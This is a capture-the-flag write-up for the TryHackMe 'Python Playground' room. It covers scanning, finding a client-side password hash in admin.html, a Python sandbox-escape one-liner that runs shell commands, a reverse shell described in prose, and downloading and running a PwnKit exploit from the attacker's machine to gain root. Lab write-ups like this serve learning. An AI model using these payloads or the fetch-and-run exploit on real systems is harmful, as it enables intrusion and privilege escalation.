python playground

python playground

https://tryhackme.com/room/pythonplayground

`rustscan -a 10.10.138.162 -- -sC -sV -A | tee scan.txt`

Open 10.10.138.162:**22**

Open 10.10.138.162:**80**

try dirsearch

`dirsearch -u http://10.10.138.162`


```
~/THM/pplayground ▷ dirsearch -u http://10.10.138.162

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /home/kali/.dirsearch/reports/10.10.138.162/_23-08-30_11-27-02.txt

Error Log: /home/kali/.dirsearch/logs/errors-23-08-30_11-27-02.log

Target: http://10.10.138.162/

[11:27:02] Starting:
[11:27:17] 200 -    3KB - /admin.html
[11:27:40] 200 -  941B  - /index.html
[11:27:44] 200 -  549B  - /login.html
[11:27:57] 200 -  549B  - /signup.html
```

in admin.html page sourse i found interesting python script

here is hash and location

```
        intArr.push(partA);
        intArr.push(partB);
      }

      return intArr;
    }

    function int_array_to_text(int_array){
      let txt = '';

      for(let i=0;i<int_array.length;i++){
        txt += String.fromCharCode(97 + int_array[i]);
      }

      return txt;
    }

    document.forms[0].onsubmit = function (e){
        e.preventDefault();

        if(document.getElementById('username').value !== 'connor'){
          document.getElementById('fail').style.display = '';
          return false;
        }

        const chosenPass = document.getElementById('inputPassword').value;

        const hash = int_array_to_text(string_to_int_array(int_array_to_text(string_to_int_array(chosenPass))));

        if(hash === 'dxeedxebdwemdwesdxdtdweqdxefdxefdxdudueqduerdvdtdvdu'){
          window.location = 'super-secret-admin-testing-panel.html';
        }else {
          document.getElementById('fail').style.display = '';
        }
        return false;
    }
</script>
html>
```


After enumerate I fond python playground page with possible username




Here I found the way how execute commands:

https://dspyt.com/how-to-python-jail-escape-newbie-ctf-2019

```
print(getattr(getattr(globals()['__builtins__'], '__im'+'port__')('o'+'s'), 'sys'+'tem')('ls .'))
```




I prepare the revshell. One of ways is to encode your revshell to base64




And run with nc listener

The first flag in root's directory



After second hint I try to find connors password

The way to do it is python script. I am not very strong in python - I answer chatGPT4 for help. To see the password you need give all code for chatGPT4



After login ssh I found flag2

```
connor@pythonplayground:~$ id
uid=1000(connor) gid=1000(connor) groups=1000(connor)
connor@pythonplayground:~$ ls -la
total 36
drwxr-xr-x 4 connor connor 4096 May 16  2020 .
drwxr-xr-x 3 root   root   4096 May 11  2020 ..
-rw-r--r-- 1 connor connor  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 connor connor 3789 May 11  2020 .bashrc
drwx------ 2 connor connor 4096 May 11  2020 .cache
-rw-rw-r-- 1 connor connor   38 May 16  2020 flag2.txt
drwx------ 3 connor connor 4096 May 11  2020 .gnupg
-rw-r--r-- 1 connor connor  807 Apr  4  2018 .profile
-rw-rw-r-- 1 connor connor   40 May 11  2020 .vimrc
connor@pythonplayground:~$ cat flag2.txt
THM{69
connor@pythonplayground:~$
```

I would like to finish this box with python! To got a root shell I use pwnkit vulnerability with python code

```
connor@pythonplayground:~$ wget http://10.11.28.126:1234/pwnkit.py
--2023-08-30 12:47:13--  http://10.11.28.126:1234/pwnkit.py
Connecting to 10.11.28.126:1234... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3262 (3.2K) [text/x-python]
Saving to: 'pwnkit.py'

pwnkit.py                                   100%[=========================================================================>]

2023-08-30 12:47:13 (2.52 MB/s) - 'pwnkit.py' saved [3262/3262]

connor@pythonplayground:~$ ls
flag2.txt  pwnkit.py
connor@pythonplayground:~$ chmod +x pwnkit.py
connor@pythonplayground:~$ python3 pwnkit.py
[+] Creating shared library for exploit code.
[+] Calling execve()
# id
uid=0(root) gid=1000(connor) groups=1000(connor)
# cd /root
# ls -la
total 36
drwx------  5 root root 4096 May 16  2020 .
drwxr-xr-x 24 root root 4096 May 11  2020 ..
-rw-r--r--  1 root root 3122 May 11  2020 .bashrc
drwx------  2 root root 4096 May 12  2020 .cache
drwx------  3 root root 4096 May 12  2020 .gnupg
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
drwx------  2 root root 4096 May 11  2020 .ssh
-rw-r--r--  1 root root   40 May 11  2020 .vimrc
-rw-r--r--  1 root root   38 May 11  2020 flag3.txt
# cat flag3.txt
THM{
# 
```